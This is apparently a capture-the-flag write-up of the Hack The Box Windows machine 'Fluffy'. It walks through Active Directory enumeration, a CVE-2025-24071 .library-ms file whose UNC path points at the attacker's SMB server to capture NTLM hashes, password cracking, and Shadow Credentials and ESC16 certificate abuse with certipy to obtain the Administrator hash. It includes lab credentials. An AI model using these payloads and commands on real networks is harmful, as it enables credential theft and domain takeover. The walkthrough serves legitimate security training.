Machine Information Table#
| Field | Details |
|---|---|
| Machine Name | Fluffy |
| Operating System | Windows |
| Difficulty | Easy |
| Release Date | 24 May 2025 |
| Creators | ruycr4ft & kavigihan |
Introduction#
Fluffy is a Windows Active Directory machine that provides an excellent opportunity to practice two common, yet critical, attack paths. This writeup will detail a breach scenario, starting with a compromised user account. From there, we will gain our initial foothold by exploiting a vulnerability in Windows Explorer to perform an NTLM relay attack. For privilege escalation, we will dive into Active Directory Certificate Services (ADCS), first by using a Shadow Credentials attack to move laterally and then by exploiting the ESC16 misconfiguration to gain full administrative control over the domain.
Enumeration#
Network Scanning#

As with any engagement, I begin with a structured approach to reconnaissance. I create a directory for the machine and export key variables like the IP address and domain name. This habit makes commands easier to manage and reuse throughout the process.
This machine simulates a breach scenario, meaning we start with initial credentials, similar to what might be expected in an OSCP+ style exam:
- Username: j.fleischman
- Password: J0elTHEM4n1990!
Even with credentials, a thorough nmap scan is essential to build a complete picture of the target.
- Pn: Treat the host as online and skip host discovery, which is useful if the target blocks ICMP probes.
- sC: Run default Nmap scripts to check for common misconfigurations.
- sV: Enumerate service versions to identify potential vulnerabilities.
- p-: Scan all 65,535 TCP ports.
- oN: Save the output in a normal format for review.
nmap -Pn -sC -sV -p- -oN nmap-full-tcp $ip
# Full port scan
# Nmap 7.95 scan initiated Tue Jun 17 14:13:50 2025 as: /usr/lib/nmap/nmap --privileged -Pn -sC -sV -p- -oN nmap-full-tcp 10.129.181.186
Nmap scan report for 10.129.181.186
Host is up (0.084s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-18 01:17:32Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-18T01:19:04+00:00; +6h59m58s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-18T01:19:04+00:00; +6h59m58s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-18T01:19:04+00:00; +6h59m57s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-06-18T01:19:04+00:00; +6h59m58s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
49728/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-18T01:18:24
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m58s, deviation: 1s, median: 6h59m57s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 17 14:19:11 2025 -- 1 IP address (1 host up) scanned in 321.07 seconds
The scan results confirm this is a Domain Controller (DC01.fluffy.htb). I immediately add this to my /etc/hosts file to ensure proper name resolution, and set new variables for future usage.

Results:
- Ports 53 (DNS), 88 (Kerberos), 389 (LDAP), 445 (SMB): Standard AD Domain Controller ports are open.
- Port 5985 (WinRM): WinRM is available, offering a modern way to get a shell if we get valid credentials.
- SMB Signing: The smb2-security-mode output shows that message signing is enabled and required. This is a critical piece of information, as it prevents classic NTLM relay attacks against SMB, forcing us to find other services to relay to.
- Clock Skew: Nmap reports a significant time difference (nearly 7 hours) between my machine and the server. This is a crucial finding that will become important during Kerberos-based attacks.
Users Discovery#
With our initial credentials, the next logical step is to enumerate domain users and SMB shares. I use netexec (nxc) for this.
First, I’ll dump a list of domain users. The awk, sed, and head pipeline cleans the output, leaving just the usernames.
nxc smb $ip -u 'username' -p 'password' --users | awk '{print $5}' | sed '1,6d' | head -n -1

With users list you can try AS-REP roasting, but this time no users were available for this attack.
SMB Discovery#
nxc smb $ip -u 'username' -p 'password' --smb-timeout --shares

Next, I enumerate SMB shares to see what I can access. I added the –smb-timeout flag, which can help prevent connection issues on some networks.
Besides the standard NETLOGON and SYSVOL shares, an IT share with READ and WRITE access stands out. This is an immediate area of interest.
IT Share#
Connecting to the share reveals a PDF file containing a vulnerability report. This is a goldmine, as it gives us direct information about known weaknesses on the server.
smbclient -U 'username' \\\\$ip\\IT

The report lists CVE-2025-24071 as a critical vulnerability. This will be my primary vector for gaining our initial foothold.
Initial Foothold#
Vulnerability Identification#
A quick search reveals that CVE-2025-24071 is a spoofing vulnerability in Windows Explorer. It allows an attacker to capture a user’s NTLM hash by tricking Explorer into authenticating to an attacker-controlled SMB server.
Here’s how it works:
- The attack uses a specially crafted .library-ms file, which is an XML-based file Windows uses to define library locations in Explorer.
- Inside this file, an attacker can specify a UNC path (\attacker-ip\share) in the
tag. - When a user extracts a zip archive containing this malicious file, Windows Explorer automatically tries to access the path to gather metadata and icon information.
- This triggers an NTLM authentication attempt to the attacker’s machine, allowing tools like Responder to capture the user’s Net-NTLMv2 hash.
Exploitation#
The attack plan is as follows:
- Set up Responder to listen for incoming NTLM authentication requests.
- Craft a malicious .library-ms file pointing to our machine.
- Zip the file and upload it to the writable IT share.
- Wait for a user to access the share and trigger the vulnerability.
First, I start Responder on my machine, listening on the tun0 interface.
sudo responder -I tun0
Next, I create the malicious file. A public PoC on GitHub simplifies this process. The core of the exploit is this XML structure:
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\10.10.14.175\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
I place this file inside a zip archive and upload it to the IT share. Shortly after, Responder captures an NTLMv2 hash for the user p.agila.

With the hash captured, I use John the Ripper and the rockyou.txt wordlist to crack it.
john --format=netntlmv2 pagila.hash --wordlist=/usr/share/wordlists/rockyou.txt

Success! The password for p.agila is cracked in seconds: prometheusx-303.
Bloodhound Enumeration#
Now armed with new credentials for p.agila, I turn to BloodHound to analyze Active Directory relationships and find a path to privilege escalation.
bloodhound-python -d $domain -u 'username' -p 'password' -gc $hostname -c all -ns $ip

The BloodHound data reveals a clear path forward. The user p.agila is a member of the Service Account Managers group, which has GenericAll privileges over two interesting service accounts: winrm_svc and ca_svc.
winrm_svc: This account is a member of the Remote Management Users group, which means it can be used to log in via WinRM.
ca_svc: This account is a member of the Cert Publishers group, pointing towards a potential ADCS attack vector.
My strategy will be to first use the winrm_svc account to get a shell on the box and then leverage the ca_svc account to escalate to Administrator.
winrm_svc access#
The GenericAll privilege on the winrm_svc account allows for a Shadow Credentials attack. This technique, detailed by Elad Shamir , abuses the msDS-KeyCredentialLink attribute of an object in Active Directory to gain access.

Before the Shadow Credentials attack to abuse the msDS-KeyCredentialLink attribute, p.agila should be member of Service Accounts.
Concept Explanation: Shadow Credentials#
Normally, Kerberos authentication relies on a key derived from a user’s password hash. However, to support passwordless authentication (like Windows Hello for Business), AD allows a public key to be stored in the msDS-KeyCredentialLink attribute of a user or computer object. An attacker with write access to this attribute can add their own key. They can then request a Kerberos Ticket-Granting Ticket (TGT) by authenticating with the corresponding private key, effectively bypassing the need for the target account’s password. This is a “Pass-the-Certificate” attack.
Below is the authentication process with Kerberos and the Key Trust model, showing how to perform the attack:

The attack steps are:
- Attacker modifies the target object’s msDS-KeyCredentialLink attribute to inject their public key. This attribute stores certificate-based authentication data.
- Attacker requests a PFX certificate. The certificate is tied to the target account.
- The attacker uses the PFX certificate to authenticate to the domain via PKINIT. The Key Distribution Center (KDC) validates the certificate against the msDS-KeyCredentialLink attribute and issues a Ticket Granting Ticket (TGT).
- With the TGT, attackers can:
- Perform lateral movement using tools like evil-winrm or psexec
- Impersonate users to escalate privileges
- Extract NTLM hashes for persistent access
So attack is based on two main stages. One is setting the msDs-KeyCredentialLink attribute. The second is basically a Pass-the-Certificate attack, which is pre-authentication in Kerberos based on a certificate.
#inject credentials to msDS-KeyCredentialLink attribute, pfx with password is generated
pywhisker.py -d "DOMAIN.LOCAL" -u "ATTACKER_USER" -p "ATTACKER_PASSWORD" \
--target "TARGET_ACCOUNT" --action "add" \
--filename "output_cert" --export PFX


#Get TGT, the ccache kerberos tgt ticket and AES encryption key are generated
gettgtpkinit.py "DOMAIN.LOCAL/TARGET_ACCOUNT" \
-cert-pfx "output_cert.pfx" -pfx-pass "PFX_PASSWORD" \
"TGT.ccache"

#Extract NTLM
getnthash.py "DOMAIN.LOCAL/TARGET_ACCOUNT" \
-key "AES_KEY_FROM_PREVIOUS_STEP"
The modern tool for this attack is Certipy. It automates the entire process in one command.
certipy-ad shadow auto -u ATTACKER_USER@domain.local -p 'ATTACKER_PASSWORD' -account 'TARGET_ACCOUNT'
Troubleshooting: The KDC_AP_ERR_SKEW error#

This error is a classic Kerberos issue. To prevent replay attacks, Kerberos requires that the clocks on the client and the Domain Controller be synchronized, typically within a 5-minute window. My nmap scan already warned me about a significant clock skew.
There are two common ways to fix this:
- Synchronize Time: Use ntpdate to sync your local clock with the DC. This is often the cleanest solution.
sudo ntpdate -4 $ip
- Fake Time: Use the faketime utility to run a command in the past or future, matching the server’s time without changing your system clock. The syntax for faketime is faketime ’time from nmap’ command
I chose to use faketime to demonstrate the technique. I re-ran the certipy command, prepending it with faketime

This time, the attack was successful! Certipy added a new key to the winrm_svc account, used it to request a TGT, and then used the TGT to get the account’s NT hash.

Now, with the NT hash for winrm_svc, I can use evil-winrm to log in and capture the user flag.
Privilege Escalation#
For the final escalation to Administrator, I will turn my attention to the ca_svc account. First, I repeat the Shadow Credentials attack to get the NT hash for ca_svc.
With credentials for ca_svc, which is a member of Cert Publishers, I can now enumerate the Active Directory Certificate Services (ADCS) for misconfigurations using certipy
Enumeration#
Besides shadow credentials the certipy allow to enumerate certificate with the command:
certipy find -u 'user@domain.local' -p 'password' -dc-ip 'DC_IP' -vulnerable -stdout

The output immediately flags a vulnerability: ESC16.
Escalation Vector#
ESC16 is a critical ADCS misconfiguration where security extensions are disabled globally on the Certificate Authority (CA). This is controlled by the CT_FLAG_NO_SECURITY_EXTENSION flag. When this flag is set, the CA does not include the requester’s security identifier (SID) in the certificate’s szOID_NT_SECURITY_EXTENSION field. This allows an attacker to request a certificate for one user but specify a different identity (like Administrator) in the User Principal Name (UPN) field of the certificate request, effectively impersonating them without the CA validating the change. For a deep dive, check out the certipy documentation.
Exploitation#
The exploitation path for ESC16 is a multi-step process:
Use p.agila’s permissions to change the userPrincipalName of ca_svc to Administrator.
Authenticate as ca_svc using its Kerberos TGT and request a certificate based on the User template. Because of ESC16, the CA will issue a certificate for Administrator without validating that ca_svc is actually the administrator.
Crucially, change the UPN of ca_svc back to the original value to avoid breaking the account.
Use the obtained certificate to authenticate as Administrator and retrieve the account’s NT hash.
Certipy makes this complex process manageable.
#set ca_svc TGT to variable
export KRB5CCNAME=ca_svc.ccache
#send request for certificate
certipy-ad req -k -dc-ip $ip -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
#reset upn of ca_svc usesr
certipy-ad account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip $ip -upn 'ca_svc@fluffy.htb' -user 'ca_svc' update
#request for tgs and exctract NT hash for Administrator
certipy-ad auth -dc-ip $ip -pfx 'administrator.pfx' -username 'administrator' -domain 'fluffy.htb'


The final certipy auth command successfully retrieves the NT hash for the domain Administrator account.
Root Access#
The last Certipy output gave us the NT hash, which allows us to get an Administrator shell with evil-winrm.
Post-Exploitation Analysis#
Attack Path Summary#
